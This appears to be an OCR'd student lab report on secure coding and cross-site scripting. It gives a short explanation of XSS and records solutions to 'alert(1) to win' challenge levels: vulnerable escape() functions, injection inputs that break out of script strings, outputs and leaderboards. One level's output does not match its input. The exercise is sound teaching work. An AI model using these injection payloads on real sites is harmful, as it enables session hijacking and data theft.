
LAB-5: SECURE CODING

N. Satya Pramod
18BCE7293


1. **How is secure coding related to XSS?**

   Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today. XSS allows malicious users to control the content and code on your site — something only you should be able to do.


2. **RXSS, Stored XSS and DOM XSS on demo website.**




Sorry, no results were found for
Pramod
. Try again.



Hello, PRAMOD!



3. Alerts



alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input

```
");alert(1,"
```

Output


```
<script>console.log("undefined");</script>
```

Console output

```
undefined
```

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
Satya Pramod ----------	12	Firefox/85
ma	? 12	Chrome/88
Kyzer 12	? 12	Firefox/84
aaa 123	? 12	Chrome/87



alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = JSON.stringify(s);
  return '<script>console.log(' + s + ');</script>';
}
```

Input 27

```
</script><script>alert(1)//
```

Output Win!

```
<script>console.log("</script><script>alert(1)//");</script>
```

Console output

```
Error: SyntaxError: "" literal not terminated before end of script
```

Rate this level: ★★★★★

User	Score	Browser
Can you make it -1? d0gkiller87	? 0	Chrome/81
... ShabbyMe	? 0	Firefox/77
hacker lol	? 1	Chrome/74
Windows is Greate But i use Arch	? 4	Chrome/32
Satya Pramod ----------	27	Firefox/85
oh	? 27	Chrome/86
h43z twitter.com/h43z	? 27	Firefox/84

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = s.replace(/"/g, '\\"');
  return '<script>console.log("' + s + '");</script>';
}
```

Input 14

```
\");alert(1)//
```

Output Win!

```
<script>console.log("\\");alert(1)//");</script>
```

Console output

```
\
```

Rate this level: ★★★★★

User	Score	Browser
Can you make it -1? d0gkiller87	? 0	Chrome/81
... shabbyMe	? 0	Firefox/77
Fleey so easy by Fleey	? 1	Chrome/74
Name	? 9	Chrome/86
Satya Pramod ----------	14	Firefox/85
fionn	? 14	Firefox/84